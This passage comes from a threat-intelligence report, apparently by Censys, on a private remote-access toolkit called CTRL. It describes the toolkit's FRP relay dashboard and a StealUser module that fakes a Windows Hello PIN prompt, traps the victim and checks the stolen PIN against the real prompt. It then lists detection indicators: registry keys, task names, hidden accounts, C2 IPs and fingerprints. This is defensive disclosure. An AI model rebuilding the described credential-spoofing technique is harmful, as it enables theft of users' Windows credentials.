
The FRP server’s web dashboard was confirmed to be present on port 7500, protected by HTTP Basic Authentication (Www-Authenticate: Basic realm=”Restricted”). The server returns a raw 401 with Content-Type: text/plain before serving any content — there is no HTML login form. If accessible, this dashboard (a Vue.js application embedded in the FRP server binary) would likely expose all connected victims, their proxy names (which include victim usernames per the frpc.toml configuration), dynamically assigned ports, traffic statistics, and full connection history.
Case Study: Credential Phishing via Validated Windows Hello Spoofing




The CTRL toolkit’s StealUser module represents an unusually sophisticated approach to credential phishing on compromised hosts. Rather than presenting a generic login dialog, the module launches a full WPF application built with SkiaSharp (GPU-accelerated rendering) and LottieSharp (animations ripped from genuine Windows Hello assets) that closely mimics a real Windows PIN verification prompt.
The phishing window loads the victim’s actual display name and account photo, detects whether Windows is in dark or light mode, and presents the corresponding theme. A low-level keyboard hook (WH_KEYBOARD_LL) blocks Alt+Tab, Alt+F4, the Windows key, and F4 to prevent the victim from switching away. The window’s OnClosing handler cancels all close attempts; only the operator’s escape combo (Ctrl+Shift+Q) can dismiss it.
Most critically, StealUser does not simply collect whatever the victim types. After capturing the entered PIN, it opens Windows Settings to the “Your Info” page, uses Windows UI Automation to locate and click the “Verify” hyperlink, and sends the captured PIN via SendKeys into the real Windows credential prompt. If the PIN is rejected, the victim is looped back with an error message. The window remains open even if the PIN successfully validates against the actual Windows authentication system. The captured PIN is logged with the prefix [STEALUSER PIN CAPTURED] to the same keylog file used by the background keylogger.
This validation approach enables the operator to validate working credentials, and the victim has no visual indication that anything unusual occurred beyond a routine Windows Hello prompt.
Conclusion / Implications for Defense
The CTRL toolkit demonstrates a trend toward purpose-built, single-operator toolkits that prioritize operational security over feature breadth. By routing all interaction through FRP reverse tunnels to RDP sessions, the operator avoids the network-detectable beacon patterns that characterize commodity RATs. The absence of any public reporting or AV signatures for these binaries underscores the risk of privately circulated tooling that bypasses signature-based detection entirely.
Host-based detection priorities:
- Monitor for binary data written to Explorer registry keys under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ (values ShellStateVersion1, IconSizeVersion1, IconUnderlineVersion1).
- Alert on scheduled task creation with names DriverSvcTask, NetTcpSvc, TermSvcHost, or WindowsHealthMonitor.
- Watch for termsrv.dll modifications or backup copies (termsrv.dll.old*), RDP Wrapper installation under C:\Program Files\RDP Wrapper\, and Defender exclusion additions via Add-MpPreference.
- Flag creation of local accounts named Administrator, Admin, or Windows added to the Remote Desktop Users group, particularly when SpecialAccounts\UserList registry keys are set to hide them from the login screen. The ctrlPipe named pipe and C:\Temp\keylog.txt are high-fidelity indicators if present.
Network-based detection priorities:
- Block or alert on outbound connections to 194.33.61[.]36, 109.107.168[.]18 on port 7000. Monitor for FRP protocol traffic (Censys FRPS fingerprint) from endpoints that should not be running reverse proxies. The self-signed TLS certificate on port 908 (CN=DESKTOP-GI428R8, fingerprint 5d009f6f46979fbc170ede90fca15f945d6dae5286221cca77fa26223a5fe931) provides an additional network-level indicator for this specific host.
Censys platform actions:
- Use host.ip: 194.33.61[.]36 or host.ip: 109.107.168[.]18 and add the SSH host key fingerprint (6106ea733ed6263f18d8bb63c5696f2ae6c1383cab887a02f18f1af38107f9d4) to collections (and applicable watchlists) to detect infrastructure rotation.
- Monitor host.services.protocol: FRPS within the PARTNER-HOSTING-LTD ASN for potential additional relay nodes. The infrastructure is freshly provisioned (first seen February 12, 2026) and should be monitored for rotation to new IPs within the same hosting provider.